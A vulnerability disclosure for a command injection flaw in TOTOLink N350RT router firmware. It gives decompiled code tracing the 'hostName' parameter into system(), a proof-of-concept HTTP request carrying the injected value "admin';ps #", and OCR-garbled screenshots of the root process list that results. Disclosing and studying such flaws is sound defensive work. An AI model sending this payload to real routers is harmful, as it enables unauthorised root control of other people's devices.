

TOTOLink N350RT V9.3.5u.6139_B20201216 Has an command injection vulnerability

Overview

- Manufacturer's website information: https://www.totolink.net/
- Firmware download address: https://www.totolink.net/home/menu/detail/menu_listtpl/download/id/206/ids/36.htm |

Product Information

TOTOLink N350RT V9.3.5u.6139_B20201216 router, the latest version of simulation overview:




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Vulnerability details

TOTOLINK N350RT (V9.3.5u.6139_B20201216) was found to contain a command insertion vulnerability in setOpModeCfg.This vulnerability allows an attacker to execute arbitrary commands through the "hostName" parameter.

```
1 int __fastcall sub_422100(int a1)
   2 {
   3
       int Var; // $s1
   4
      int v3; // $s5
   5
      int v4; // $v0
   6 int v5; // $s4
   7
      int JsonConf; // $v0
   8 int v7; // $s2
   9
       _BYTE *v8; // $v0
  10 int v9; // $v0
  11
  12 Var = websGetVar(a1, "opmode", "gw");
13 v3 = nvram_safe_get("opmode_custom");
14 v4 = websGetVar(a1, "wifiIdx_rpt", &word_42C8AC);
15 v5 = atoi(v4);
16 nvram_set("opmode_custom", Var);
17
       nvram_set_int("rt_mode_x", 0);
      nvram_set_int("rt_sta_wisp", 0);
nvram_set_int("rt_sta_auto", 0);
18
19
       nvram_set_int("wl_mode_x", 0);
20
      nvram_set_int("wl_sta_wisp", 0);
nvram_set_int("wl_sta_auto", 0);
21
  22
  23
       nvram_set_int("crpc_enable", 0);
      if ( strcmp(Var, "gw") )
  24
   25
  26
         if (!strcmp(Var, "br") )
  27
  28
           nvram_set("wan_route_x", "IP_Bridged");
  29
           nvram_set_int("sw_mode", 3);
           nvram_set_int("networkmap_fullscan", 0);
9 30
9 31
           nvram_set_int("dhcp_enable_x", 0);
9 32
           nvram_set("lan_proto_x", "1");
           nvram_set("rt_guest_lan_isolate", &word_42C8AC);
9 33
  34 LABEL 19:
9 35
          sub_421644(a1);
           sub 41D10C(a1);
9 37
           sub 41CDCC(a1);
9 38
           goto LABEL_20;
  39
 40
         if ( !strcmp(Var, "rpt") )
  41
  1 int __fastcall sub_421644(int a1)
  2 {
  3
      int String; // $v0
  4
5
      String = cJSON_CreateString("1");
6
      cJSON_AddItemToObject(a1, "switchOpMode", String);
     sub_41A9C0(a1);
7
8
      return 1;
9 }
```

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By calling these functions, we can ultimately call <code>sub_41A9C0</code> function (as shown in the last picture). By setting the proto value to 1, we can reach the default branch. v50 passes directly into the <code>dosystem</code> function.

```
grep -rnl doSystem
squashfs-root/usr/sbin/discover
squashfs-root/usr/sbin/apply
squashfs-root/usr/sbin/forceupq
squashfs-root/lib/libshared.so
squashfs-root/www/cgi-bin/infostat.cgi
squashfs-root/www/cgi-bin/cstecgi.cgi
squashfs-root/sbin/rc
```

The dosystem function is finally found to be implemented in this file by string matching.

```
int doSystem(int a1, ...)
{
   char v2[516]; // [sp+1Ch] [-204h] BYREF
   va_list va; // [sp+22Ch] [+Ch] BYREF

   va_start(va, a1);
   vsnprintf(v2, 0x200, a1, (va_list *)va);
   return system(v2);
}
```

Reverse analysis found that the function was called directly through the system function, which has a command injection vulnerability.

Recurring vulnerabilities and POC

In order to reproduce the vulnerability, the following steps can be followed:

- 1. Boot the firmware by gemu-system or other ways (real machine)
- 2. Attack with the following POC attacks

```
POST /cgi-bin/cstecgi.cgi HTTP/1.1
Host: 192.168.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101
Firefox/102.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Length: 52
Origin: http://192.168.0.1
DNT: 1
Connection: close
Cookie: SESSION_ID=2:1658224702:2
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Pragma: no-cache
Cache-Control: no-cache
```

```
{"hostName":"admin';ps #","proto":"1","opmode":"br","topicurl":"setOpModeCfg"}
 Host: 192.168.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rx:102.0) Gecko/20100101 Firefox/102.0
                                                                                                                                                                                                   Connection: close
Transfer-Encoding: chunked
 Accept: application/json, text/javascript, */"; q=0.01
                                                                                                                                                                                                   Date: Tue, 19 Jul 2022 15:30:57 GMT
Accept_application/json, text/javascript, */*; q=0.01
Accept_language: ±:N:O.Xty-q=0.8; ±:TW(;q=0.7; zh-HK;q=0.5; en-US;q=0.3; en;q=0.2
Accept_Encoding: gzip, deflate
Content_Length: 78
Origin: http://192.168.0.1
DNT: 1
                                                                                                                                                                                                   Server: lighttpd/1.4.20
                                                                                                                                                                                                                           VSZ STAT COMMANI
                                                                                                                                                                                                                   S VSZ STAT COMM.

1448 S /sbin/init

0 SW [kthreadd]

0 SW [ksoftirqd/0]

0 SW [kworker/0:0]

0 SW [myorker/u:0]

0 SW [migration/1]
                                                                                                                                                                                                       1 root
 Connection: close
                                                                                                                                                                                                      2 root
 Cookie: SESSION_ID=2:1658224702:2
 Content Type: application/x-www-for
X-Requested-With: XMLHttpRequest
                                                     m-urlencoded; charset=UTF-8
Pragma: no-cache
Cache-Control: no-cache
                                                                                                                                                                                                       7 root
                                                                                                                                                                                                                     0 SW [worker/1:0]
0 SW [wsoftirqd/1]
0 SW [wsoftirqd/1]
0 SW [wsoftirqd/2]
0 SW [wsoftirqd/2]
0 SW [wsoftirqd/2]
                                                                                                                                                                                                       8 root
("hostName":"admin';ps #","proto":"1","opmode":"br","topicuri":"setOpModeCfg")
                                                                                                                                                                                                     10 root
11 root
12 root
                                                                                                                                                                                                     13 root
                                                                                                                                                                                                                      0 SW [ssoftirqd/2]
0 SW [migration/3]
0 SW [ssoftirqd/3]
0 SW [ssoftirqd/3]
0 SW< [khelper]
0 SW [avorker/u:1]
0 SW [avorker/2:1]
                                                                                                                                                                                                      14 root
                                                                                                                                                                                                     15 root
16 root
17 root
18 root
```

23 root 24 root

The above figure shows the POC attack effect

```
| FWXFWXF - X
              2 1000
lrwxrwxr-x
                           1000
rwxrwxr-x
lrwxrwxr-x
rwxrwxr-x
drwxrwxr-x
drwxrwxr-x
              9 1000
                                                         2020 usr
              2 1000
                           1000
                                          4096 Dec
rwxrwxr-x
                           1000
                                          4096 Dec
drwxrwxr-x
```

Finally, you can write exp to get a stable root shell without authorization.